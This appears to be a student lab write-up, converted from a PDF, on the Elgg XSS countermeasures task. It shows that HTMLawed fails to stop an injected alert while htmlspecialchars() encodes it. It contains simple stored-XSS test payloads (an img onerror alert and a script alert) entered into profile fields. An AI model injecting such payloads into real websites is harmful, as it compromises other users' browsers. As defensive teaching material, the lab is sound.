
First, we activate the HTMLawed plugin, which is a countermeasure to the XSS attack incorporated by the elgg website. The following shows that we have activated it:



Only the HTMLawed countermeasure but not htmlspecialchars.

Before starting the add friend XSS attack, we have reset the friend list and hence Alice is not a friend of Samy.

After starting the attack, we login to Alice's account and visit Samy's profile but like in task 4 we do not see that Alice is a friend of Samy. Alice's profile image is displayed below after the attack.



To show more descriptive way of the countermeasure, we perform the following steps:


1. First, we disable both the countermeasures and enter the following into Bobby's brief description field:

#### Brief description


Public

#### Location


2. As soon as we save this change, we see that Bobby's profile creates an alert:



3. Now, we log into Alice's account and go on the profile page of Bobby. We see that the alert pops up, hence proving that the given code ran.




4. Now, we enable the HTMLawed plugin from the admin account again, and then log into Alice's account and go to Bobby's profile to see if the alert still pops up:



We see that the alert still pops up and hence the code still runs. This proves that the HTMLawed plugin countermeasure did not work anymore.

- Now, we enable the htmlspecialchars() countermeasure just as before and perform the same activity. We first log into Bobby's account and see the following:





```

url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open Save
    $text = htmlspecialchars($vars['text'], ENT_QUOTES,
    'UTF-8', false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
unset($vars['encode_text']);

if ($url) {
    $url = elgg_normalize_url($url);
    if (elgg_extract('is_action', $vars, false)) {
        $url = elgg_add_action_tokens_to_url($url, false);
    }

    $is_trusted = elgg_extract('is_trusted', $vars);
    if (!$is_trusted) {
        $url = strip_tags($url);
        if (!isset($vars['rel'])) {
            if ($is_trusted === null) {
                $url_host = parse_url($url,
                $site_url = elgg_get_site_url();
                $site_url_host = parse_url($site_url,
                $is_trusted = $url_host ==
                $HP_URL_HOST);
            }
        }
    }
}

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open Save
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

```

There is no alert anymore but in fact the code that we entered is displayed on the profile. We log into Alice's account and go to Bobby's profile to see if the alert pops up:

### Brief description

<img src=1 onerror=alert(1)>

Public

### Location



Edit profile


Edit avatar

### Samy

Brief description: image

### Friends

No friends yet.



We see that Alice has the same view as what Bobby had of his own profile. The code is no more executed, and it is treated as text. This proves that the `htmlspecialchars()` encodes the HTML input from the user, avoiding any XSS attack.

How the input is sanitized by HTMLawed?

Entered Input:

### Edit profile

#### Display name

Samy

#### About me

Visual editor

```
<script>
alert('XSS')
</script>
```

Public

Search



Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
Edit avatar

After saving and clicking on edit profile again, we see our entered data is converted into:

## Edit profile

### Display name

Samy

### About me

Visual editor

<p>alert(&#39;XSS&#39;)</p>

Public



Display of the profile's web page, indicating the code is treated as string.